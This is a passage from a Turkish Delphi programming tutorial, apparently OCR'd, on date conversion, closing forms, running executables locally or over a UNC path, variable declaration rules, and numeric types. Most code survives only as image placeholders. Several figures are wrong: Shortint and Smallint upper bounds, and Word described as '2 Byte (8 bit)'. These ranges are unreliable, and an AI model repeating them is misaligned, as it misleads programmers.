


Burada kullanılan "x" değişkeninin tipi string olarak verildiği için atama (:=) operatörünün sol ve sağındaki tipler aynı olmaktadır. Bu yüzden tip dönüşüm işlemi uygulamak zaten mantıksız olurdu.

EditBox'ın içerisinde bulunan değeri Tarihsel tipli değişkene aktarmak

Bir çok uygulamanızda tarihsel veri içeren değerlerle işlem yapmak zorunda kalacaksınız. Bu elinizdeki tarihsel değişkenin değerini yazdırmak, veya tarihsel


değer barındıran bir kontrolün içeriğini değişkene aktarmak şeklinde olabilir. Şimdi sizlere EditBox'ın içerisinde bulunan string (Ama tarihe dönüştürülebilir) içeriği tarihsel bir değişkene nasıl aktarabileceğinizi göstereceğim.



Kodu inceleyecek olursak, kontrolün içerisindeki string tipli veri "StrToDate" fonksiyonu sayesinde tarihsel içeriğe dönüştürülüp bir gün eklenmektedir. Ardından tekrar ters dönüşüm yapılarak (tarihten-stringe), formunuzun başlığında yazdırılmaktadır.

Tarihsel Değişkenin Değerini Yazdırmak:


Tarihsel içerikli bir değişkenin değerini aşağıdaki şekilde oluşturacağınız bir kod satırı sayesinde kolaylıkla yazdırabilirsiniz.



Tip dönüştürme işlemlerine lütfen dikkat ediniz.


Aktif Formu Kapatmak:

Çalışan aktif formu kapatmak (Eğer tek formunuz varsa aynı zamanda programınız da sonlanacaktır.) için aşağıda gösterilen şekilde basit bir kodlama kullanabilirsiniz.



Alt Satırdaki Kodların İşlemesini Engellemek:


Bazı durumlarda procedure içerisinde belirlediğiniz bir koşul oluştuğu anda alt satırlardaki kodların işlemesini istemeyip, kod okumayı sonlandırabilirsiniz. (C++ daki return, veya Visual Basic deki Exit Sub). Şimdi bu tür kodlamaya örnek vereceğim.



Şayet "exit" komut satırı olmasaydı formun başlığında "Yüksel İnan" stringi yazacaktı. Fakat "exit" sayesinde altta yer alan iki satır kod okutulmamakta, bundan dolayı formun başlığında "Nihat Demirli" içeriği yazdırılmaktadır (Bir çok durumda çok fazla işinize yarayacak bir komuttur).


Programı Sonlandırmak:

Aktif formla beraber diğer tüm formları da kapatmak için aşağıdaki şekilde bir kod satırı kullanabilirsiniz.



Programı İkinci Formdan Başlatmak:

Şayet uygulamanızda birden fazla Windows formu varsa ve siz projenizi ikinci (veya diğer herhangi bir formda olabilir) formunuzdan başlatmak istiyorsanız, belirtilen adımları izlemelisiniz.“Project->Options” menü adımlarından sonra aşağıdaki pencere açılacaktır.




Bu pencerenin “Forms” yaprağını aktifleştirin. Bu yaprakta bulunan “Main

Form kısmından programın ilk çalıştırılacağı formu seçebilirsiniz (Bu pencerede uygulamanıza dahil edilmiş olan tüm pencereler listeli halde bulunacaktır).

Herhangi Bir Exe Uygulamasını Çalıştırmak:


Aşağıdaki gibi projenize ekleyeceğiniz tek satırlık kodla, istediğiniz "exe" (Dosya yolunu doğru giriniz.) uzantılı dosyayı kolaylıkla çalıştırabilirsiniz.



Burada hatırlatmak isterim. Şayet yetki probleminiz yoksa, aşağıdaki gibi "UNC" (Network adresi) path belirterek de dilediğiniz bir bilgisayardaki dosyayı da çalıştırabilirsiniz.

Ağdaki Bir Bilgisayarda Bulunan Exe Uzantılı Dosyayı Çalıştırmak:

Başka bir bilgisayardaki dosyayı çalıştırmak istiyorsanız bu durumda "UNC" path i kullanmalısınız.




"UNC" path\\makineadı\\klasörpaylaşımadı\\dosyaadı şeklinde kullanılmaktadır. Yukarıdaki kod satırında Efsane isimli bilgisayarda, paylaşıma açılmış olan WINNT klasörünün içerisindeki, Notepad.exe dosyası çalıştırılmak istenmektedir.

Değişkenler:


Paket yazılımların her firma için (veya kişi) farklı sonuçlar oluşturması, programın içerisinde değişkenlerin kullanılmasından kaynaklanmaktadır. Zaten böyle olmasaydı yazılımların hiç bir anlamı kalmazdı. Delphi'de değişken temeline dayalı yazılım dilidir ve bu hususta sanıyorum varılabilecek en üst noktaya ulaşmış bulunmaktadır. Bu kadar önemli olan bir konuda tabiidir ki dikkat edilecek birtakım önemli hususlar vardır. Şimdi sizlere bu hususlardan bahsetmek istiyorum.

Delphi'de değişken kullanılacaksa muhakkak programa bildirilmelidir. Bir değişkeni programa bildirmek için iki yöntem bulunur. Bunlardan birincisi procedure'un dilediğiniz yerinde değerini değiştirebilmenizi sağlayan "**Var**" bildirisi, diğeri ise tanımlandığında atanacak olan değer dışında başka değer alamayan (İstisnaları vardır. Daha sonra izah edilecektir.) "**Const**" bildirisidir. Ayrıca Delphi'de değişkenlerinizi rastgele yerlerde tanımlayamazsınız, değişken tanımlayabilmeniz için size procedure'un içerisinde bir blok sunmaktadır.



Delphi size procedure-begin arasında değişken tanımlama imkanı vermektedir. Başka rastgele bir yerde değişken tanımlamanız mümkün olmamaktadır. Bu blokta Const'la tanımlanmış değişkenlere ilk değerini atama dışındaki işlemleri yapamazsınız (Bu tür kodsal işlemler sadece procedure'den sonra gelen begin-end bloğu içerisinde yapılabilir).

Aşağıdaki kod penceresinde, procedure içerisinde local (Sadece o procedure tarafından kullanılabilen ve işlem bittikten sonra bellekten atılan değişkenlerdir.) değişkenlerin nasıl tanımlanabileceği gösterilmiştir. Belirtilen blok içerisinde tanımlanan tüm değişkenler local değişken olarak adlandırılırlar. Bir değişkenin local olması diğer procedure'ler tarafından kullanılamaması ve yordam bir kere işletildikten sonra o değişkenin bellekten atılacağı anlamını taşımaktadır. Pencereyi dikkatlice inceleyiniz.



Delphi'de aynı satırda araya "," koyarak aynı tipte birden fazla değişken tanımlanabilmektedir. Ayrıca tek bir "**var**" bildirisi kullanarak birden fazla satırda değişken tanımlamakta mümkündür (Aynı işlem **const** içinde mümkün olmaktadır).

Değişken Tanımlarken Dikkat Edilecek Olan Hususlar:

Değişkeninizi tanımlarken aşağıdaki hususlara dikkat etmelisiniz.

- Değişken isimleri kesinlikle rakamla başlayamaz. Fakat ismin içerisinde veya sonunda rakam kullanılabilir.

```
Var      //Değişken bildirisi için gereklidir.
5nih:integer;     //Yanlış tanımlanmış bir değişken
nih55:integer;   //Doğru tanımlanmış bir değişken
```

- Değişken isimleri içerisinde değişik karakterler kullanamazsınız (Başında veya sonunda da olamaz).

```
Var
Nih#dem:integer;    //Yanlış tanımlanmış bir değişken
Nih#3:AnsiString;   //Yanlış tanımlanmış bir değişken
```

- Değişken isimlerinde araya space tuşuyla boşluk bırakamazsınız. Yani değişkeninizin ismi birden fazla kelimeden oluşamaz. Eğer böyle bir değişken (Adı ve soyadını ayrık yazmak isteyebilirsiniz) tanımlamak zorunda kalırsanız, iki kelime arasına "_" karakterini yerleştirin.

```
Var
N demirli:AnsiString;        //Yanlış bir değişken tanımlandı
N_demirli:AnsiString;        //Doğru bir değişken tanımlaması
```

- Delphi içerisinde kullanılan herhangi bir komut değişken ismi olarak kullanılamaz.

```
Var
Not:integer;     //Yanlış bir değişken tanımlandı
Not1:integer;    //Doğru bir değişken tanımlaması
```

- **Var** bildirisiyle tanımlanan bir değişkene tanımlandığı anda değer ataması yapılamaz.

```
Var
Sayi:integer=100;              //Yanlış bir atama
Numara:Double=200.25     //Yanlış bir atama
```

Sayısal bir değişken tanımlandığı anda ilk değer olarak belirtilen tipe göre rastgele bir değer almaktadır (0 değil).

- **Const** ile yapılan bildiri sonucu tanımlanmış olan değişkene ilk değerini atamak zorunludur.

```
Const
Pi:Double;                  //Yanlış bir değişken tanımlaması
Pi:Double=3.14;          //Doğru bir değişken tanımlaması
```

- **Var** bildirisiyle tanımlanmış değişkene procedure içerisinde istenildiği anda yeni bir atama yapılabilir.

- **Const** ile bildirilmiş sabit değişkenlere procedure içerisinde yeni değer aktarılamaz (Bunun istisnası vardır. Özel bildiriler eklenerek değişkene yeni değer aktarılabilmektedir, fakat bu konu daha sonra detaylı olarak işlenecektir).

- Local değişkenker procedure işlemeye başladığı anda bellekte oluşturulup, kod sonlandığı anda da bellekten atılırlar.

Şimdi Delphi içerisindeki değişken tiplerini inceleyelim.

Tam Sayı Değişken Tipleri:

Delphi içerisinde sadece tam sayı değeri atayabileceğiniz değişken tipleri aşağıda sırasıyla sizlere aktarılmaktadır.

- **Shortint**

(-128)-(+128) arasında değer alabilen tam sayı tipli bir değişkendir. Eğer bu değerlerin dışında bir sayı aktarılmaya çalışılırsa taşma (owerflow) hatası verecektir. Bu değişken bellekte 1 Byte (8 bit) lik yer işgal eder.

```
Var
Yas:Shortint;   //Sadece -128 ile 128 arasında değer atanabilir.
```

- **Smallint**

(-32768)-(+32768) arasında tam sayı değeri atanabilen değişken tipidir. Bellekte 2 Byte (16 bit) lık yer işgal edecektir.

```
Var
Sayi:Smallint;  //Sadece -32768 ile 32768 arasında tam sayı değeri atanabilir
```

- **Longint**

(-2147483648)-(+2147483647) arasında tam sayı değerleri alabilen bir değişken tipidir. Bellekte 4 Byte (32 bit) yer işgal edecektir.

```
Var
Sayi:Longint;   //Sadece -2147483648 ile 2147483648 arasında değer atanabilir.
```

- **Integer**

(-2147483648)-(+2147483647) arasında tam sayı değerleri alabilen bir değişken tipidir. Bellekte 4 Byte (32 bit) yer işgal edecektir.

```
Var
Sayi:Integer;   //Sadece -2147483648 ile 2147483648 arasında değer atanabilir.
```

- **Int64**

(-2^63)-(2^63-1) arasında tam sayı değeri atanabilen değişken tipidir. Bellekte 8 Byte (64 bit) yer işgal edilecektir.

```
Var
Sayi:Int64;   //Sadece -2^63 ile 2^63 arasında değer atanabilir.
```

- **Byte**

0-255 arasında ***pozitif*** tam sayı değeri alabilen değişken tipidir. Bellekte 1 Byte (8 bit) lık yer işgal edecektir.

```
Var
Sayi:Byte;   //Sadece 0-255 arası pozitif tam sayı değeri alabilir.
```

- **Word**

0-65535 arası pozitif değer alabilen değişken tipidir. Bellekte 2 Byte (8 bit) lık yer işgal edecektir.

```
Var
Sayi:Word;    //Sadece 0-65535 arası değer atanabilir.
```

- **Longword**

0-4294967295 arası pozitif değer atanabilen değişken tipidir. Bellekte 4 Byte (32bit) lık yer işgal edilecektir.

```
Var
Sayi:Longword;  //Sadece 0-4294967295 arası değer atanabilen değişken tipidir.
```

- **Cardinal**

0-4294967295 arası pozitif değer atanabilen değişken tipidir. Bellekte 4 Byte (32bit) lık yer işgal edilecektir.

```
Var
Sayi:Cardinal;  //Sadece 0-4294967295 arası değer atanabilen değişken tipidir.
```

Reel Sayı Değişken Tipleri:

Delphi içerisinde ondalıklı sayı değeri atayabileceğiniz değişken tipleri aşağıda sırasıyla sizlere aktarılmaktadır.

- **Real48**

(+-2.9*10^-39) ve (+-1.7*10^38) arasında değer alabilen reel sayı tipidir. Ondalıklı kısımdan 11-12 dijite kadar hassas çalışabilir. Bellekte 6 Byte (48 bit) yer işgal etmektedir.

```
Var
Sayi:Real48;   //Sadece yukarıdaki sınırlar içerisinde değer alabilir.
```

- **Single**

(+-1.5 x 10^-45) ve (+-3.4 x 10^38) arasında değer alabilen reel sayı tipidir. Ondalıklı kısımdan 7-8 dijit hassasiyetiyle işlem yapabilir, ve bellekte 4 Byte (32 bit) lık yer işgal eder.

```
Var
Sayi:Single;    //Sadece yukarıda belirtilen sınırlar içerisinde değer alabilir.
```

- **Double**

(+-5.0 x 10^-324) ve (+-1.7 x 10^308) arasında değer alabilen reel sayı tipidir. Ondalıklı kısımdan 15-16 dijite kadar hassasiyetle işlem yapabilmektedir. Ayrıca bellekte bu değişken 8 Byte (64 bit) lık yer işgal edecektir.

```
Var
Sayi:Double;    //Sadece yukarıda belirtilen sınırlar içerisinde değer alabilir.
```

- **Real**

(5.0 x 10^-324) ile (1.7 x 10^308) arasında değer saklayabilen reel sayı tipidir. Bellekte 8 Byte (64 bit) lık yer işgal edecektir.

```
Var
Sayi:Real;  //Sadece yukarıdaki sınırlar arasında değer alabilir.
```

- **Extended**

(+-3.6 x 10^-4951) ve (+-1.1 x 10^4932) arasında değer alabilen reel sayı değişken tipidir. Ondalıklı kısımdan 19-20 dijite kadar hassasiyetle işlem yapabilir. Ayrıca bellekte 10 Byte (80 bit) lık yer işgal edecektir.

```
Var
Sayi:Extended;  //Sadece yukarıda belirtilen sınırlar içerisinde değer alabilir
```

- **Comp**

(-2^63+1) ile(2^63 -1) değer alabilen değişken tipidir. Ondalıklı kısımda 19-20 dijit hassasiyeti ile değer saklayabilir. Ayrıca bellekte 8 Byte (64 bit) lik yer işgal edecektir.

```
Var
Sayi:Comp;  //Sadece yukarıda belirtilen sınırlar içerisinde değer alabilir.
```

- **Currency**

Parasal veriler için kullanılabilen bu değişken tipi (-922337203685477.5808) (922337203685477.5807) arasında değer alabilen 19-20 dijitlik bir değişken tipidir (Ondalıklı kısımdan 4 basamak hassasiyetiyle çalışır). Ayrıca bellekte 8 Byte (64 bit) lik yer işgal edecektir.

```
Var
Para:Currency;   //Ondalıklı kısımdan sadece 4 basamak tutar.
```

Değişkenlerinizi en ekonomik tipte tanımlamanız, size daha hızlı sonuca ulaşabilme özelliği kazandıracaktır. Bu yüzden değişken tanımlarken nasıl olsa Extended hepsini kapsıyor, bu tip tanımlayıp işlemlerimi yaptırayım düşüncesinden her zaman uzak durmalısınız. Bir adamın yaşını aktaracağınız değişkeni Double tanımlamanız sanıyorum size de fazla mantıklı gelmeyecektir.


Bu kısma kadar olan değişkenlerin hepsi sayısal içerikliydi, buradan sonraki kısımda ise sayısal içeriği olmayan diğer değişkenler incelemeye alınacaktır. Öncelikle String tipler.

String Değişken Tipleri:

